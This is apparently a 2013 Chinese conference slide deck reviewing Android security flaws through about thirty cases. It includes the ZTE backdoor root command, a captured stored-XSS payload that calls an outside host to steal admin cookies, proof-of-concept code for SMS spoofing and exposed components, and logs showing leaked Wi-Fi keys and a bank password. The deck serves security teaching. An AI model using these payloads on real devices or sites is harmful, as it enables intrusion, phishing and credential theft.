

# Android平台 安全漏洞回顾

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## 关于演讲者

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# 关于议题

- Android的内核、系统、框架、应用软件频繁出现安全漏洞.....

## Android相关漏洞不完整数据

### Android漏洞信息库


(374项)

374条漏洞信息; 151条到OVAL定义的映射; 263条到CWE定义的映射

58条原生漏洞; 13条框架层漏洞; 14条内核层漏洞


18条Native层漏洞; 151条应用层漏洞; 13条原生应用层漏洞

138条第三方应用漏洞; 167条第三方组件漏洞; 11条第三方系统漏洞




来源: <http://android.scap.org.cn> 2013.07.01

# Android漏洞不完整数据



来源: <http://www.cvedetails.com/product/19997/Google-Android.html> 2013.07.01

# Android软件漏洞不完整数据



来源: Claud Xiao统计, 不代表乌云观点。2013.07.01

Jiang@NCSU、Luo@PolyU HK、Fahl@Leibniz University of Hannover 等团队在最近两年也发现了大量Android软件漏洞

## 关于议题

- Android的内核、系统、框架、应用软件出现了许多安全漏洞.....
- 回顾这些漏洞，介绍30个经典的案例和4个demo，分析产生问题的原因
- 希望成为进一步工作的基础：漏洞挖掘、漏洞攻击、漏洞检测、安全开发、补丁分发、系统加固、攻击缓解.....

## 系统的权限提升漏洞

## 通用提权漏洞及其利用代码

- CVE-2009-1185 Exploid
- CVE-2011-1823  
Gingerbreak
- CVE-2012-0056  
Mempodroid
- CVE-2009-2692 Wunderbar
- CVE-2011-3874 ZergRush
- Zimperlich / Zygote setuid
- CVE-2012-6422  
Exynosrageagainstthecage  
/adb setuidCVE-2011-1149  
psneuterLevigatorASHMEM
- .....

## 案例1：利用adb backup提权

- Android 4.0.4 ICS备份功能与  
Settings.apk一些缺陷结合的提权漏洞
- 可以获得Google Glass的root权限！
- LG公司OEM的备份功能也出现类似问题，导致40多款手机可以root

# 设备特有的提权漏洞

- 许多厂商的设备中出现独有的提权漏洞：


- Samsung
- Motorola
- LG
- ZTE
- Huawei
- Sony

产生漏洞的原因包括：

- 重要系统目录或文件的权限配置不当
- 自己添加的系统服务以过高的权限运行
- 定制的硬件驱动存在各类编码漏洞
- 写入文件没有考虑符号链接
- 

## 案例2：ZTE提权“后门”

- CVE-2012-2949 ZTE ZXDSL 831IIV7提权漏洞
- magic code: sync\_agent ztex1609523



```
$ export PATH=/data/local/bin:$PATH
$ sync_agent ztex1609523
# id
uid=0(root) gid=0(root) groups=1015(sdcard_rw),3003(in
```

<http://www.symantec.com/connect/blogs/zte-score-privilege-escalation-nutshell>

## 更底层的问题

- bootloader
- CPU/TrustZone
- 使用Qualcomm MSM8960芯片的 Motorola bootloader
- 使用 Snapdragon芯片的Samsung Galaxy S4
- .....
- 向Dan Rosenberg致敬

## Linux Kernel 1-day

- CVE-2012-0056 Linux的/proc/pid/mem文件被写入导致本地权限提升漏洞
- CVE-2013-2094 Linux性能计数器界限检查不当导致本地权限提升漏洞
- CVE-2013-1773 Linux内核VFAT文件系统实现缓冲区溢出导致本地权限提升漏洞
- 还有许多，比如.....

## 案例3：FirefoxOS提权

- ZTE Open，第一台普通FirefoxOS手机，2013.07.02发售
- 三天之后被root：  
<http://pof.eslack.org/2013/07/05/zte-open-firefoxos-phone-root-and-first-impressions/>
- 高通芯片Android驱动的已知提权漏洞及其利用
  - CVE-2012-4220 (Qualcomm DIAG root)
  - FirefoxOS复用了Android的驱动和NDK

## demo 1

- Nexus 4/Android 4.2.2本地root权限获取漏洞
  - 清华大学NISL实验室发现，并授权播放本视频
  - 不提供具体的漏洞编号和可用的提权代码，但上下文信息已经足够重新找到它

## 系统和框架层的其他漏洞

### 系统使用的第三方代码经常 出现问题

- WebView
- bionic
- Flash Player

## 有的可以远程利用

- 案例4: CVE-2010-1807 Android 2.0/2.1 Webkit Use-After-Free Remote
  - <http://www.exploit-db.com/exploits/15548/>
- 案例5: USSD远程擦除漏洞
- 案例6: CrowdStrike @ RSAC 2012 & Black Hat US 2012
  - 利用未公开的WebView漏洞, 在Android 2.2和Android 4.0.1上获得设备的remote root shell

## 有些系统功能安全策略不当

- 案例7: 部分应用的密码明文存储
  - 特别地: 预装的Email和Browser
- 案例8: 用户数据备份功能(adb backup)
- 案例9: WebView的缓存机制
  
- 将它们结合起来利用.....

## demo 2

- adb backup + 密码明文存储/缓存

## demo 3

- adb backup + WebView cache + OAuth login

## 系统特性也会导致应用软件的安全问题

- 锁屏功能的实现
- activity劫持

## 预装软件的漏洞影响很广

- 案例10: SMS Spoofing
- 案例11: HTC手机信息泄露
- 案例12: Samsung Galaxy S2 - S4的大量问题

## 最近Bluebox发布的漏洞消息

- 案例13：修改APK代码而不影响原始签名
  - ZIP格式中，可以拥有两个相同文件名的central directory records
  - 不同模块对同名文件的解析方法不同，因此会使用不同的data块
- 案例14：AndroidManifest.xml cheating
  - 类似地，对Android's binary XML格式的解析模型和方法不同

## 题外话：补丁分发修复

- Duo Security：一半以上的手机存在未修复的系统漏洞（Sep 2012）
- 与Windows相比，Android的系统补丁分发存在大量流程困难和技术性问题
  - refer: An Android Hacker's Journey, CanSecWest 2013

# 应用软件的漏洞

## 数据存储问题

- 将社交信息、配置数据等存储在SD卡上
  - 第三方软件可以读写
- 将密码、cookies、session id等直接存储在/data/data下
  - 获得root权限后可以读写 -> 提权漏洞
- 内部文件属性为others可读写
- native代码创建文件的默认属性不当

## 案例15：外部存储



图片来自：乌云



## 案例16：内部存储



图片来自：viaForensics

## 案例17：文件属性

```
# ls -l /data/data/com.skype.merlin_mecha/files/jcaseap
-rw-rw-rw- app_152 app_152 331776 2011-04-13 00:08 main.db
-rw-rw-rw- app_152 app_152 119528 2011-04-13 00:08 main.db-journal
-rw-rw-rw- app_152 app_152 40960 2011-04-11 14:05 keyval.db
-rw-rw-rw- app_152 app_152 3522 2011-04-12 23:39 config.xml
drwxrwxrwx app_152 app_152      2011-04-11 14:05 voicemail
-rw-rw-rw- app_152 app_152      0 2011-04-11 14:05 config.lck
-rw-rw-rw- app_152 app_152 61440 2011-04-13 00:08 bistats.db
drwxrwxrwx app_152 app_152      2011-04-12 21:49 chatsync
-rw-rw-rw- app_152 app_152 12824 2011-04-11 14:05 keyval.db-journal
-rw-rw-rw- app_152 app_152 33344 2011-04-13 00:08 bistats.db-journal
```

图片来自：Zach Lanier

## 数据传输问题

- 个人数据和密码等通过HTTP明文传输
  - 网络监听，数据泄露
  - 中间人攻击，数据篡改
- attack vector: open wifi, weak encrypted wifi, wifi phishing ...
- 本地root后dump网络数据包

## 案例18：明文传输

- ClientLogin：Google软件登陆协议

## SSL通信的问题

- 没有使用证书锁定certification pinning
  - 私有证书，忽略证书错误
  - CA证书，不验证hostname
  - CA证书，不锁定证书（不符合最小特权）
- attack vector: SSL MITM
- 对CA本身的攻击事件

## 案例19：未使用证书锁定

- S. Fahl, M. Harbach, T. Muders, M. Smith, L. Baumgärtner, and B. Freisleben, “**Why eve and mallory love android: an analysis of android SSL (in)security,**” presented at the CCS '12: Proceedings of the 2012 ACM conference on Computer and communications security, 2012.

Table 3: Results of the SSL pinning analysis.


App	Installs	SSL Pinning
Amazon MP3	10-50 million	
Chrome	0.5-1 million	
Dolphin Browser HD	10-50 million	
Dropbox	10-50 million	
Ebay	10-50 million	
Expedia Bookings	0.5-1 million	
Facebook Messenger	10-50 million	
Facebook	100-500 million	
Foursquare	5-10 million	
GMail	100-500 million	
Google Play Market	All Phones	
Google+	10-50 million	
Hotmail	5-10 million	
Instagram	5-10 million	
OfficeSuite Pro 6	1-5 million	
PayPal	1-5 million	
Twitter	50-100 million	✓
Voxer Walkie Talkie	10-50 million	✓
Yahoo! Messenger	10-50 million	
Yahoo! Mail	10-50 million	

图片来自：S. Fahl etc

## 数据和代码验证问题

- 本地存储和网络传输的配置数据被篡改
- 本地存储和网络传输的代码被篡改
  - 用于动态加载执行的DEX、JAR、ELF文件
- 文件格式被构造异常
- 用户输入数据的有效性

## 案例20：代码动态加载



## 案例21：数据不可信



图片来自：乌云



图片来自：乌云

# 服务器端问题

- SQL注入
- XSS进入后台
- OAuth协议使用不当

## 案例22：SQL注入



图片来自：乌云

## 案例23：后台系统XSS

```
</tr>
<tr align="center" bgcolor="#f8f8f8">
<td align="center"><div style="width: 120px">2012-09-30 07:23:04</div></td>
<td align="center"></td>
<td align="center"><div class="advice_cont2" style="width:180px;
overflow:hidden;">\&quot;&gt;&lt;&lt;script src=http://xsser.ne/piQKKz&gt;&lt;/script&gt;
(ZIE_roamer,2.3.7,320x480,32)</div></td>
<td align="center" class="advice_cont3"><div style="width: 180px; overflow: hidden"><a
href="/ip_reconnomed.php?type=andriodxx&keyword=""><script
src=http://xsser.ne/piQKKz</script>&bdDate=2012-08-31&eDate=2012-09-30">'&quot;&gt;&lt;&lt;script
src=http://xsser.ne/piQKKz&gt;&lt;/script&gt;&lt;/a>
```

```
折叠 2012-09-30 14:50:48 • location : http://data.meitu.com/ipadmin/ip_reconnomed.p • |
hp?type=andriodxx • |
• toplocation : http://data.meitu.com/ipadmin/ip_reconnome • |
d.php?type=andriodxx • |
• cookie : abc_password= • |
• opener : • |
WWW.WOOVUN.ORG
```



图片来自：乌云

## 认证协议的问题

- 可伪造的凭据
- 基于短信的注册、密码/mTANs发送
- 将编码作为加密
- 弱哈希算法
- 弱密码方案



## 案例26：可逆算法

Table: config

_id	group_name	name	value
36	199 con_user	service_url_upc	1343052755333
37	200 con_user	stat_control	269
38	201 con_user	stat_url	http://115.236.113.55/log
39	202 con_user	book_capability	[application/prisbookcontainer, a
40	203 con_user	user_name	xiac [REDACTED]@163.com
41	204 con_user	user_password	NT [REDACTED] ==
42	205 con_user	user_nick_name	Claud
43	207 con_user	user_anonymity	2012-07-23T09:53:45+08:00

## 案例27：弱密码方案

- Google Wallet

## 组件间通信的问题

- activity, service, receiver之间通过intent显式或隐式调用，provider提供数据存储
- 组件暴露：被第三方调用，获得额外能力或读取数据
- intent被拦截或监听：DoS、钓鱼、读取数据
- provider暴露：读取数据，或写入控制数据

## 案例28：组件暴露获得额外能力

```
<receiver android:name=".CitBroadcastReceiver">
  <intent-filter>
    <action android:name="
      android.provider.Telephony.SECRET_CODE" />
    <data android:scheme="android_secret_code"
      android:host="64663" />
    <data android:scheme="android_secret_code"
      android:host="284" />
    <data android:scheme="android_secret_code"
      android:host="6564" />
  </intent-filter>
</receiver>

if("284".equals(paramIntent.getData().getHost())) {
    m_logFileName =
        CitUtils.getLogFilePath("bugreport");
    // .....
    asyncExecute(new Runnable() {
        public void run() {
            try {
                String str = CitBroadcastReceiver.TAG;
                String[] cmd = new String[3];
                cmd[0] = "bugreport";
                cmd[1] = ">";
                cmd[2] = m_logFileName;
                CitUtils.rootExecProgram(str, cmd, true);
            }
            // .....
        }
    });
}

Intent intent = new Intent();
intent.setAction("android.provider.Telephony.SECRET_CODE");
intent.setData(Uri.parse("android_secret_code://284"));
sendBroadcast(intent);
```

## 案例29： provider暴露

```
public void getChatMsg() {
    String[] projection = {"* from
        im_message_table--"};
    Uri uri = Uri.parse("content://
        com.sina.weibo.blogProvider/query/im");
    Cursor mCursor = getContentResolver().query(uri,
        projection, null, null, null);
    if (null != mCursor && mCursor.getCount() > 0) {
        String msg = "";
        while (mCursor.moveToNext()) {
            msg = mCursor.getString(mCursor.
                getColumnIndex("content"));
        }
    }
}
```

## 旁路数据泄露

- 多余的logcat代码
- 各种缓存（webview, 键盘.....）

## 案例30：logcat泄露数据

```
com.miui.backup ProgressTrackerStore Update old task detail. id: 8
com.miui.backup WifiCloudController ssid : "C"
com.miui.backup WifiCloudController psk : "ar"
com.miui.backup WifiCloudController key_mgmt : WPA-PSK
com.miui.backup WifiCloudController ssid : ""Cloud""的MacBook Pro""
com.miui.backup WifiCloudController key_mgmt : NONE
com.miui.backup WifiCloudController wep_key0 : "0123"
com.miui.backup WifiCloudController ssid : "gh"
com.miui.backup WifiCloudController psk : "e@"
com.miui.backup WifiCloudController key_mgmt : WPA-PSK
com.miui.backup WifiCloudController ssid : "wu-wifi"
com.miui.backup WifiCloudController key_mgmt : NONE
com.miui.backup WifiCloudController wep_key0 : "632"
com.miui.backup WifiCloudController ssid : "Welcome-ZYSD"
com.miui.backup WifiCloudController key_mgmt : NONE
```

```
/System.out( 3319): parsexml = str ===== zheshimlna
/System.out( 3319): parsexml = str ===== 登录
/System.out( 3319): parsexml = body ==== Password=zheshimlna&ewp_login_app=%e7%99%bb%e5%bd%95&n=8003007421&o=a
/System.out( 3319): parsexml = body: Password=zheshimlna&ewp_login_app=%e7%99%bb%e5%bd%95&n=8003007421&o=a
/System.out( 3319): parsexml = url-->http://n.cebbank.com/phone_s/login?app=ceb&o=a&agent=android
/System.out( 3319): parsexml = url----->http://n.cebbank.com/phone_s/login?app=ceb&o=a&agent=android
/System.out( 3319): parsexml = requestStr----->
/System.out( 3319): parsexml = 8wgxf0mq/cHe7wtl28P1AlTbe/TAHWXJ+djZgz2BS4M+gPa0o/+C108R6MBQ
/System.out( 3319): +8MlF3nnTMMDFnwDCUJkmYHto9E4XAKEU5aDxexUt4eQ3I=
/System.out( 3319): parsexml = -----CMNET-----
/System.out( 3319): parsexml = request Accept --> text/vnd.wap.wml
/System.out( 3319): parsexml = request Content-Type --> application/x-www-form-urlencoded
/System.out( 3319): parsexml = request cookie --> _session_id=13227b930e8d50d3f2dd16a2b9ca59c
/System.out( 3319): parsexml = ResponseCode-->200
/System.out( 3319): parsexml = encodeIng gzip-->not gzip
/System.out( 3319): parsexml = result--><?xml version='1.0' encoding='utf-8'?>
/System.out( 3319): <error string="登录密码不正确，您已输错1次"/>
/System.out( 3319): parsexml = response Content-Type --> application/xml; charset=utf-8
/System.out( 3319): parsexml = result--><?xml version='1.0' encoding='utf-8'?>
/System.out( 3319): <error string="登录密码不正确，您已输错1次"/>
/System.out( 3319): parsexml = result--><?xml version='1.0' encoding='utf-8'?>
/System.out( 3319): <error string="登录密码不正确，您已输错1次"/>
```

图片来自：乌云

## 利用漏洞的几个案例

## 提权的恶意代码

- 非常多.....

## Smishing

- 2012年11月2日，Xuxian Jiang公布短信构造漏洞
- 2012年11月3日，Thomas Cannon公布PoC代码
- 2012年11月11日，发现利用该漏洞的家族新变种



## Smishing Vulnerability in Multiple Android Platforms (including Gingerbread, Ice Cream Sandwich, and Jelly Bean)

By [Xuxian Jiang](#), Associate Professor, Department of Computer Science, NC State University

While continuing our efforts on various smartphone-related research projects, we came across a [smishing](#) (SMS-Phishing) vulnerability in popular Android platforms. This vulnerability allows a running app on an Android phone to fake arbitrary SMS text messages, which will then be received by phone users. We believe such a vulnerability can be readily exploited to launch various phishing attacks (e.g., [1], [2], and [3]).

One serious aspect of the vulnerability is that it does not require the (exploiting) app to request any permission to launch the attack. (In other words, this can be characterized as a [WRITE\\_SMS capability leak](#).) Another serious aspect is that the vulnerability appears to be present in multiple Android platforms -- in fact, because the vulnerability is contained in the [Android Open Source Project \(or AOSP\)](#), we suspect it exists in all recent

Display a menu

```
Intent intent = new Intent();
intent.setClassName("com.android.mms",
    "com.android.mms.transaction.SmsReceiverService");
intent.setAction("android.provider.Telephony.SMS_RECEIVED");
intent.putExtra("pdus", new Object[] { pdu });
intent.putExtra("format", "3gpp");
context.startService(intent);
```




图片来自：金山

```
Services.class
if (this.task.equals("delivermsg"))
{
    String str3 = localObject2.getString("content");
    Intent localIntent3 = new Intent();
    localIntent3.setClassName("com.android.mms", "com.android.mms.transaction.SmsReceiverService");
    localIntent3.setAction("android.provider.Telephony.SMS_RECEIVED");
    Object[] arrayOfObject4 = new Object[1];
    arrayOfObject4[0] = Integer.toHexString(str3);
    localIntent3.putExtra("pdus", arrayOfObject4);
    localIntent3.putExtra("format", "3gpp");
    startService(localIntent3);
    statistic(-400);
    stopSelf();
    return;
}
```

# Obada

- 利用系统管理器的枚举漏洞隐藏自身并防止卸载



图片来自: Kaspersky

```

vim
34 </activity>
35 <activity name=".System" android:launchMode="singleTop" />
36 <service name=".OC0cC011" />
37 <receiver name=".System" android:permission="android.permission.BIND_DEVICE_ADMIN">
38   <meta-data name="android.app.device_admin" android:resource="@xml/ccclocc" />
39   <intent-filter>
40     <action android:name="com.strain.admin.DEVICE_ADMIN_ENABLED" />
41   </intent-filter>
42 </receiver>
43 <service name=".MainService" />
44 <receiver name=".IO0IC0cI">
45   <intent-filter>
46     <action android:name="android.intent.action.BOOT_COMPLETED" />
47     <action android:name="android.intent.action.QUICKBOOT_POWERON" />
48     <action android:name="android.intent.action.USER_PRESENT" />
49   </intent-filter>
50 </receiver>
51 <receiver name=".ICcIIlo">
52   <intent-filter>
53     <action android:name="android.intent.action.TIME_SET" />
54     <action android:name="android.intent.action.TIMEZONE_CHANGED" />
55     <action android:name="android.intent.action.TIME_CHANGED" />

```

# 安全工具

- Android平台超多的安全渗透软件可以用于从网络上针对漏洞和缺陷发起攻击

Ad Network Detector (1.2): <http://market.android.com/details?id=com.lookout.addetector>

App Backup & Restore (1.0.5): <http://market.android.com/details?id=mobi.infolife.appbackup>

App Cache Cleaner (1.1.3): <http://market.android.com/details?id=mobi.infolife.cache>

ARPsnoop: <https://github.com/robquadr/Arpsnoop/Arpsnoop.apk/qrcode>

CACertMan (0.0.2-20110906): <http://market.android.com/details?id=info.guardianproject.cacert>

CacheMate for Root Users Free (2.4.2): <http://market.android.com/details?id=com.aac.cachemate.demo>

Carrier IQ Detector (1.1.1): <http://market.android.com/details?id=com.lookout.carrieriqdetector>

DeuterIDE (0.5): <http://market.android.com/details?id=com.didactic.DeuterIDE>

Devcheats (1.2): <http://market.android.com/details?id=miquelco.devcheats>

DroidVPN (1.8.7c): <http://market.android.com/details?id=com.aed.droidvpn>

Gibberbot (0.0.9-RC4): <http://market.android.com/details?id=info.guardianproject.otr.app.im>

InfoSec Reference (40): <http://market.android.com/details?id=hackers.reference.free>

IPv6 and More (2.1): <http://market.android.com/details?id=com.tsts.ipv6>

IrcDroid (4.0.8): <http://market.android.com/details?id=pl.xampear.ircdroid>

LUKS Manager (2.4): <http://market.android.com/details?id=com.nemesis2.luksmanager>

Naked Security (1.4.8.4060): [http://market.android.com/details?id=com.conduit.app\\_a6722ad0d45240419](http://market.android.com/details?id=com.conduit.app_a6722ad0d45240419)

NoteCipher (0.0.4.1): <http://market.android.com/details?id=info.guardianproject.notepadbot>

ObscuraCam (2.0-RC2b): <http://market.android.com/details?id=org.witness.sscphase1>

OpenVPN Settings (0.4.11): <http://market.android.com/details?id=de.schaeffelhut.android.openvpn>

Packet Injection (1.2): <http://market.android.com/details?id=ot.semiba.packetinjection>

Pamn IP Scanner (nmap) <https://play.google.com/store/apps/details?id=com.wjholden.nmap>

Pastebin for Android (3.5): <http://market.android.com/details?id=com.jmz.pastetroidapp>

Prey (0.5): <http://market.android.com/details?id=com.prey>

USB Device Info (0.0.5): <http://market.android.com/details?id=aws.apps.usbDeviceEnumerator>

Vpn1Click (2.21): <http://market.android.com/details?id=com.vpnoneclick.android>

WiFi Analyzer (3.2.232): <http://market.android.com/details?id=com.farproc.wifi.analyzer>

WiFi Key Recovery (0.0.8): <http://market.android.com/details?id=aws.apps.wifiKeyRecovery>

WinExploitSMBv2 (1.0): <http://market.android.com/details?id=winexploitsmbv2.azelart.fr>

AdFree (0.8.44): <http://market.android.com/details?id=com.biglincan.android.adfree>

# USB Cleaver

- 下载并释放autorun.inf和大量exe文件到SD卡
- 获取PC中缓存的Firefox、IE、Chrome密码和WiFi密码

结语

## 下一步工作？

- 漏洞挖掘：Mercury, academic works
- 漏洞攻击
- 漏洞检测：Mercury, Belarc
- 安全开发：OWASP, viaForensics
- 补丁分发
- 系统加固：SEAndroid
- 攻击缓解

end & thanks

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